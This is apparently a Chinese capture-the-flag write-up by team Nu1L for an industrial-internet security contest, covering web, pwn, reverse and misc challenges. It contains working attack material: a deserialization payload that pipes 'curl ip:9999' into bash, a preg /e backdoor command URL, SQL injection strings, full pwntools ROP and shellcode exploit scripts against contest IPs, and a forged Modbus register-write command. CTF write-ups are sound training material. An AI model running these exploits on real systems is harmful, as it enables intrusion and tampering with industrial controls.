

赛博地球杯工业互联网安全大赛-Writeup

Nu1L

WEB

大量设备报表不见了（签到题）

直接遍历id，id=2333时返回flag

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
2333	2333	200	<input type="checkbox"/>	<input type="checkbox"/>	1887	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1866	baseline request
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
11	11	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
12	12	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
13	13	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	

Request Response

Raw Headers Hex HTML Render

```
var laydate = layui.laydate;
//日期时间范围
laydate.render({
  elem: '#test10'
  ,type: 'datetime'
  ,range: true
});
});
</script>

</body>


</html>

flag{2333_bao_po_00000o_o0000}
```

云工控管理系统文档中心的秘密

ssrf+sqli

fuzz目录扫到secert目录，其中页面不能访问，于是利用download.php进行ssrf，测试发现存在insert注入，然后查询即可，最终payload:



工控系统的敏感消息遭泄漏

git泄露拿到源码，存在反序列化漏洞，payload:

```
O:7:"Record":3:{s:4:"file";s:19:"curl ip:9999|bash";}
```

\$ad 用数组绕过即可。

工控管理系统新版本

找回密码处有注入，直接sqlmap跑就行：



重新注册得到flag。

工控云管理系统客服中心期待您的反馈

.index.php.swn 审计源码下载upload.php，发现会调用unzip.sh，然后构造一个没有.的文件的zip包，然后利用主页面的文件包含进行getshell。

工控云管理系统设备维护中心被植入后门

任意文件读取，存在preg的后门，payload如下：

```
http://47.104.74.209:20005/index.php?pat=/test/e&rep=system('ls -la')&sub=jutst  
test
```

工控云管理系统项目管理页面解析漏洞

id 用 1%009 绕过，文件可以利用linux的漏洞，1.php/. 就可以生成同时绕过正则匹配，然后getshell，要注意因为backup目录没有，所以要../跳一层才行。

YUN_WAF的突破阿里

...应该不是aliyun的waf吧...找回密码处有like注入，直接注入即可：

```
veneno' or 1 and password like 'xxxx' limit 1#
```

YUN_WAF的突破华为云

依旧是找回密码处，利用form-data表单上传的方式去注入即可

YUN_WAF的突破青云

依旧是找回密码处，直接post一个很长的用户名注入即可..回显注入

请关注工控云管理系统的警告记录

用不了curl，于是直接echo了一个shell进去，然后拿到flag

Pwn

实时数据监测

盲pwn，程序模拟了一个数据监控的界面，每过几分钟有输入点，经过测试有格式化字符串漏洞，且在栈上，偏移量为12. 依题意，是要把0x804b14c的值改为0x2223322，于是

```
fmtstr_payload(12, {0x804b14c: 0x2223322})
```

发送payload，提示成功，拿到flag。

```
flag{1hasdfw423fgv45432wgasv45443v120bj sdf}
```

HMI流水灯运行

程序实现了一个跑马灯，当运行过2轮后会有一个输入点，存在栈溢出。但是在输入点之前存在一个alarm，并且程序将SIGALRM信号的handler绑定到了一个无限循环处，故在组ROP时首先需要调用一次alarm函数将闹钟时间扩大。

无libc，使用DynELF解析符号地址。由于leak时栈上消耗过长，造成envp指针被覆盖，不能用system函数get shell，选用mprotect+shellcode。

```
from pwn import *
cnt = 0x88 + 4
#context(log_level='debug')
elf = ELF('./stack')
```

```

#p = process('./stack')
p = remote('47.104.188.176', 30004)

rop = ROP(elf)
rop.alarm(0x1000)
rop.write(1, elf.got['read'], 4)
rop.gee()

p.recvuntil('Init')
p.sendline(cnt * 'A' + rop.chain())
p.recvuntil('*.....\n')
p.recvuntil('*.....\n')
p.recvuntil('*.....\n')
p.recvuntil('*.....\n')
read_addr = u32(p.recv(4))
print hex(read_addr)

def leak(addr):
    rop = ROP(elf)
    rop.write(1, addr, 4)
    rop.gee()
    p.sendline(cnt * 'A' + rop.chain())

p.recvuntil('*.....\n')
data = p.recv(4)
print '%x => %s' % (addr, data or '')
return data

d = DynELF(leak, elf = ELF('./stack'))

mprotect_addr = d.lookup('mprotect', 'libc')
print hex(mprotect_addr)

shellcode = shellcraft.i386.linux.sh()

rop = ROP(elf)
rop.call(mprotect_addr, arguments=(0x8048000, 4096, 7,))
rop.gee()

p.sendline(cnt * 'A' + rop.chain())

p.recvuntil('*.....\n')
rop = ROP(elf)

```

```
rop.read(0, 0x8048000, 1024)
rop.call(0x8048000)
p.sendline((cnt) * 'A' + rop.chain())

p.sendline(asm(shellcode))

p.interactive()
```

```
flag{234dg5g5h5h5hy2h2h234rg34g34grg3}
```

黑客游戏

mmap创建的文件映射是共享页，所有进程共享，一个进程打怪，一个进程回血

```
from pwn import *
import roputils
import time

LOCAL = 0
DEBUG = 0
VERBOSE = 1
context.arch = 'i386'

if VERBOSE:
    context.log_level = 'debug'

if LOCAL:
    io = process('./play')
    libc = ELF('/lib/i386-linux-gnu/libc.so.6')
    if DEBUG:
        gdb.attach(io, 'b *0x08048F02\n')
else:
    io = remote('47.104.90.157', 30003)
    libc = ELF('/home/bird/ctf/libc-database/db/libc6-i386_2.23-0ubuntu9_amd64.so')

def hacking(yes_or_no):
    io.recvuntil('choice>> ')
    io.sendline('1')
    io.recvuntil('use hidden_methods?(1:yes/0:no):')
    io.sendline(str(yes_or_no))

def change_host():
    io.recvuntil('choice>> ')
    io.sendline('2')

def change_methods(idx):
```

```

io.recvuntil('choice>> ')
io.sendline('3')
io.recvuntil('choice>> ')
io.sendline(str(idx))

def attack():
    for i in range(4):
        if LOCAL:
            io2 = process('./play')
        else:
            io2 = remote('47.104.90.157', 30003)
        name = 'Blrd'
        io2.recvuntil('login:')
        io2.sendline(name)
        io2.recvuntil('choice>> ')
        io2.close()
        hacking(1)

def attack2():
    name = 'Blrd'
    io.recvuntil('login:')
    io.sendline(name)

    change_methods(1)
    # level 0
    hacking(1)
    hacking(1)

    # level 1
    hacking(1)
    hacking(1)
    hacking(1)

    # level 2
    hacking(1)
    hacking(1)
    hacking(1)
    hacking(1)
    change_host()
    hacking(1)
    hacking(1)
    change_host()
    change_host()
    hacking(1)
    change_host()
    change_host()
    change_host()
    change_host()
    hacking(1)

```

```

# level 3
for i in range(14):
    attack()
    change_host()

for i in range(3):
    if LOCAL:
        io2 = process('./play')
    else:
        io2 = remote('47.104.90.157', 30003)
    name = 'Blrd'
    io2.recvuntil('login:')
    io2.sendline(name)
    io2.recvuntil('choice>> ')
    io2.close()
    hacking(1)

attack2()
io.recvuntil('what\'s your name:')
elf = ELF('./play')
io.sendline('A' * 0x4c + p32(elf.plt['write']) + p32(0x80492C0) + p32(1) +
p32(elf.got['read']) + p32(4))
io.recvuntil('\n')
libc_addr = u32(io.recv(4)) - libc.symbols['read']
log.info('libc_addr:%#x' % libc_addr)
system_addr = libc_addr + libc.symbols['system']
bin_sh = libc_addr + next(libc.search('/bin/sh'))
log.info('system_addr:%#x' % system_addr)
log.info('bin_sh:%#x' % bin_sh)

attack2()
io.recvuntil('what\'s your name:')
io.sendline('A' * 0x4c + p32(system_addr) + p32(0) + p32(bin_sh))
io.recv()
io.interactive()

```

文件管理器

用 `/proc/self/maps` 泄露基地址, 用 `/proc/self/mem` 读和写

```

# -*- coding: UTF-8 -*-

from pwn import *

LOCAL = 0
DEBUG = 1
VERBOSE = 1

```

```

if VERBOSE:
    context.log_level = 'debug'

if LOCAL:
    io = process('./fileManager', aslr=False, env={'LD_PRELOAD':
'./libc.so.6'})
    libc = ELF('./libc.so.6')
    if DEBUG:
        gdb.attach(io, 'b *0x56555F2C\n')
else:
    io = remote('47.104.188.138', 30007)
    libc = ELF('./libc.so.6')

def read_mod(name, offset, size):
    io.recvuntil('\x87\xba\n')
    io.sendline('1')
    io.recvuntil('\xa7\xb0\x3a')
    io.sendline(name)
    io.recvuntil('\x87\x8f\x3a')
    io.sendline(str(offset))
    io.recvuntil('\xb0\x8f\x3a')
    io.sendline(str(size))
    io.recvuntil('\xae\xb9')

def write_mod(name, offset, size, content):
    io.recvuntil('\x87\xba\n')
    io.sendline('2')
    io.recvuntil('\xa7\xb0\x3a')
    io.sendline(name)
    io.recvuntil('\x87\x8f\x3a')
    io.sendline(str(offset))
    io.recvuntil('\xb0\x8f\x3a')
    io.sendline(str(size))
    io.recvuntil('\x9d\x97\x3a')
    io.send(content)

name = 'B1rd'
io.recvuntil('FTP:')
io.sendline(name)

read_mod('/proc/self/maps', 0, 0x100)
elf_base = int(io.recv(8), 16)
log.info('elf_base:%#x' % elf_base)
elf = ELF('fileManager')
read_mod('/proc/self/mem', elf_base + elf.got['open'], 0x100)
libc_addr = u32(io.recv(4)) - libc.symbols['open']
system_addr = libc_addr + libc.symbols['system']
log.info('libc_addr:%#x' % libc_addr)
log.info('system_addr:%#x' % system_addr)

```



```
write_mod('/proc/self/mem', elf_base + elf.got['open'], 5,
p32(system_addr))
io.recvuntil('\x87\xba\n')
io.sendline('2')
io.recvuntil('\xa7\xb0\x3a')
io.sendline('/bin/sh')

io.interactive()
```

Re

PLC时钟误差

这是一道碰运气的题 ==

程序的逻辑很清晰，用两个变量初始化循环和sleep_ms，让程序的循环运行超过10秒就弹出shell。

模拟计算一下：

```
#include <stdio>
using namespace std;

int f(int x, int y)
{
    int a = 2544 / x;
    int b = 2544 / x / y;
    int i, j;
    int sum = 0;
    for (i = 0; i < b; ++i)
    {
        for (j = 0; j < y; ++j)
        {
            sum += x;
        }
        for (j = y - 2; j > 0; --j)
        {
            sum += x;
        }
    }
    return sum;
}

int main()
{
    int max = 0;
    int i, j;
    for (i = 1; i <= 200; i++)
    {
```

```

    for (j = 1; j <= 100; j++)
    {
        if (f(j, i) > max - 200)
        {
            printf("%d %d %d\n", i, j, f(j, i));
            max = f(j, i);
        }
    }
}
return 0;
}

```

算出来一些比较大的量，进行尝试，在取168 5的某一次拿到了shell ==

```
flag{kfasdgg3g56h6h6jkga54jkgsj6j23}
```

工控协议逆向 (BOOM)

下载数据包分析，然后发现一些奇怪的数据（已转Hex）

192.168.138.132-->47.104.188.199	0000000000067e039bca0001
47.104.188.199-->192.168.138.132	0000000000057e0302a397
192.168.138.132-->47.104.188.199	0001000000067e0327d20001
47.104.188.199-->192.168.138.132	0001000000057e0302a255
192.168.138.132-->47.104.188.199	0002000000067e0343430001
47.104.188.199-->192.168.138.132	0002000000057e030253be
192.168.138.132-->47.104.188.199	0003000000067e03a0720001
47.104.188.199-->192.168.138.132	0003000000057e0302f1fc
192.168.138.132-->47.104.188.199	0004000000067e03009a0001
47.104.188.199-->192.168.138.132	0004000000057e03020032
...	

分析的得知是 `MODBUS TCP/IP`，指令可以参

考 <https://www.rtaautomation.com/technologies/modbus-tcpip/>

又发现数据包中多次出现的指令

```

...
192.168.138.132-->47.104.188.199      00040000000067e03009a0001
47.104.188.199-->192.168.138.132      00040000000057e03020032
...
192.168.138.132-->47.104.188.199      00220000000067e03009a0001
47.104.188.199-->192.168.138.132      00220000000057e03020033
...
192.168.138.132-->47.104.188.199      00450000000067e03009a0001
47.104.188.199-->192.168.138.132      00450000000057e03020034
...
192.168.138.132-->47.104.188.199      00630000000067e03009a0001
47.104.188.199-->192.168.138.132      00630000000057e03020035
...

```

而分析出192.168.138.132发送的指令是读取UI0x7e+偏移0x9a上的1个寄存器，47.104.188.199返回的则是该寄存器上的数据，根据题意可推断是“温度”，接下来把该寄存器上的值修改为一个值即可，构造指令然后发送，结果如下

```

00000000000067e10009a000102ffff
boomoXxb00mBBAmBoom00Xxxx

```

flag: `flag{boomoXxb00mBBAmBoom00Xxxx}`

工控固件逆向

施耐德PLC以太网模块固件，原始的bin

在 https://github.com/ameng929/NOE77101_Firmware/tree/master/FLASH0/wwwroot/conf/exec，然后根据 http://mp.weixin.qq.com/s?__biz=MzA50TMwMzYlNQ==&mid=207094710&idx=1&sn=13fc594d15729bd7e001a48b90d827c4&scene=4%23wechat_redirect

，对题目中的bin和原始的bin进行解压，用WinHex进行比较发现总共有7bytes被修改

```

1AC0F3: 02  01
1AC0F8: 3B  7D
1AC0F9: C9  3E
1AC0FA: FF  4B
1AC0FB: FF  78
1AC14F: 35  36
1AC16B: 41  42

```

ida定位到该代码段，如下图

原始代码

题目代码

```

ROM:001AC0E4      cmplw      cr1, r30, r3
ROM:001AC0E8      bge        cr1, loc_1AC108
ROM:001AC0EC      lbzx       r0, r31, r30
ROM:001AC0F0      addi        r9, r30, 1
ROM:001AC0F4      mullw      r0, r0, r9
ROM:001AC0F8      mr         r30, r9
ROM:001AC0FC      xor        r0, r0, r30
ROM:001AC100      add        r29, r29, r0
ROM:001AC104      b          loc_1AC0DC
ROM:001AC108      # -----
ROM:001AC108      loc_1AC108:                                     # CODE XREF: ROM:001AC0E8↑j
ROM:001AC108      mr         r3, r28
ROM:001AC10C      li         r30, 0
ROM:001AC110      mr         r31, r28
ROM:001AC114      lis        r4, 0x23 # '#'
ROM:001AC118      mullw      r5, r29, r27
ROM:001AC11C      addi        r4, r4, -0x33F4 # 0x22CC0C
ROM:001AC120      bl         sub_1AC638
ROM:001AC124      loc_1AC124:                                     # CODE XREF: ROM:001AC178↓j
ROM:001AC124      mr         r3, r28
ROM:001AC128      bl         sub_15BA60
ROM:001AC12C      cmplw      cr1, r30, r3
ROM:001AC130      bge        cr1, loc_1AC17C
ROM:001AC134      lbz        r0, 0(r31)
ROM:001AC138      cmplwi     cr1, r0, '2'
ROM:001AC13C      bgt        cr1, loc_1AC148
ROM:001AC140      addic      r0, r0, '!'
ROM:001AC144      stb        r0, 0(r31)
ROM:001AC148      loc_1AC148:                                     # CODE XREF: ROM:001AC13C↑j
ROM:001AC148      lbz        r0, 0(r31)
ROM:001AC14C      cmplwi     cr1, r0, '6'
ROM:001AC150      bgt        cr1, loc_1AC15C
ROM:001AC154      addic      r0, r0, '/'
ROM:001AC158      stb        r0, 0(r31)
ROM:001AC15C      loc_1AC15C:                                     # CODE XREF: ROM:001AC150↑j
ROM:001AC15C      lbz        r0, 0(r31)
ROM:001AC160      cmplwi     cr1, r0, '8'
ROM:001AC164      bgt        cr1, loc_1AC170
ROM:001AC168      addic      r0, r0, 'B'
ROM:001AC16C      stb        r0, 0(r31)

```

该代码段对应的是VxEncrypt加密算法，原始算法如下

ROM:001AC0E4	cmplw	cr1, r30, r3	
ROM:001AC0E8	bge	cr1, loc_1AC108	
ROM:001AC0EC	lbzx	r0, r31, r30	
ROM:001AC0F0	addi	r9, r30, 2	
ROM:001AC0F4	mullw	r0, r0, r9	
ROM:001AC0F8	addi	r30, r9, -1	
ROM:001AC0FC	xor	r0, r0, r30	
ROM:001AC100	add	r29, r29, r0	
ROM:001AC104	b	loc_1AC0DC	
# -----			
ROM:001AC108			
ROM:001AC108	loc_1AC108:		# CODE XREF: ROM:001AC0E8↑j
ROM:001AC108	mr	r3, r28	
ROM:001AC10C	li	r30, 0	
ROM:001AC110	mr	r31, r28	
ROM:001AC114	lis	r4, 0x23 # '#'	
ROM:001AC118	mullw	r5, r29, r27	
ROM:001AC11C	addi	r4, r4, -0x33F4 # 0x22CC0C	
ROM:001AC120	bl	sub_1AC638	
ROM:001AC124			
ROM:001AC124	loc_1AC124:		# CODE XREF: ROM:001AC178↓j
ROM:001AC124	mr	r3, r28	
ROM:001AC128	bl	sub_15BA60	
ROM:001AC12C	cmplw	cr1, r30, r3	
ROM:001AC130	bge	cr1, loc_1AC17C	
ROM:001AC134	lbz	r0, 0(r31)	
ROM:001AC138	cmplwi	cr1, r0, '2'	
ROM:001AC13C	bgt	cr1, loc_1AC148	
ROM:001AC140	addic	r0, r0, '!'	
ROM:001AC144	stb	r0, 0(r31)	
ROM:001AC148			
ROM:001AC148	loc_1AC148:		# CODE XREF: ROM:001AC13C↑j
ROM:001AC148	lbz	r0, 0(r31)	
ROM:001AC14C	cmplwi	cr1, r0, '5'	
ROM:001AC150	bgt	cr1, loc_1AC15C	
ROM:001AC154	addic	r0, r0, '/'	
ROM:001AC158	stb	r0, 0(r31)	
ROM:001AC15C			
ROM:001AC15C	loc_1AC15C:		# CODE XREF: ROM:001AC150↑j
ROM:001AC15C	lbz	r0, 0(r31)	
ROM:001AC160	cmplwi	cr1, r0, '8'	
ROM:001AC164	bgt	cr1, loc_1AC170	
ROM:001AC168	addic	r0, r0, 'A'	
ROM:001AC16C	stb	r0, 0(r31)	

```
checksum = 0;
for (ix = 0; ix < strlen(plaintext); ix++) /* sum the string */
    checksum += (plaintext[ix] * (ix+1) ^ (ix+1));
```

Next, this checksum (an integer) is multiplied by a magic number and turned into a string in decimal:

```
sprintf (hash, "%u", (long) (checksum * 31695317)); /* convert interger
                                                    to string */
```

(The lulzy typo in **interger** is original.)

The final step of computing a hash is doing a character substitution for each byte in the string:

```
for (ix = 0; ix < strlen (hash); ix++)
{
    if (hash[ix] < '3')
        hash[ix] = hash[ix] + '!'; /* arbitrary */

    if (hash[ix] < '7')
        hash[ix] = hash[ix] + '/'; /* arbitrary */

    if (hash[ix] < '9')
        hash[ix] = hash[ix] + 'B'; /* arbitrary */
}
```

根据汇编可以得出新的加密算法，利

用 https://github.com/ilovepp/z3_loginDefaultEncrypt，修改下py即可求解出结果，然后找出题人验证即可

Misc

文件分析

用16进制编辑器打开docx发现存在rreq uuid等tag和jpx字样判断存在jpeg2000图片，提取出来发现为smarNC的截图，从左侧G代码可以看出钻孔顺序为w形，再根据右侧图片可以看出后续10个孔顺序也为两个w。同时图片上还有Photoshop加的一层text层(3ijnhygvfr)H联想得出flag为3W的hex:3377

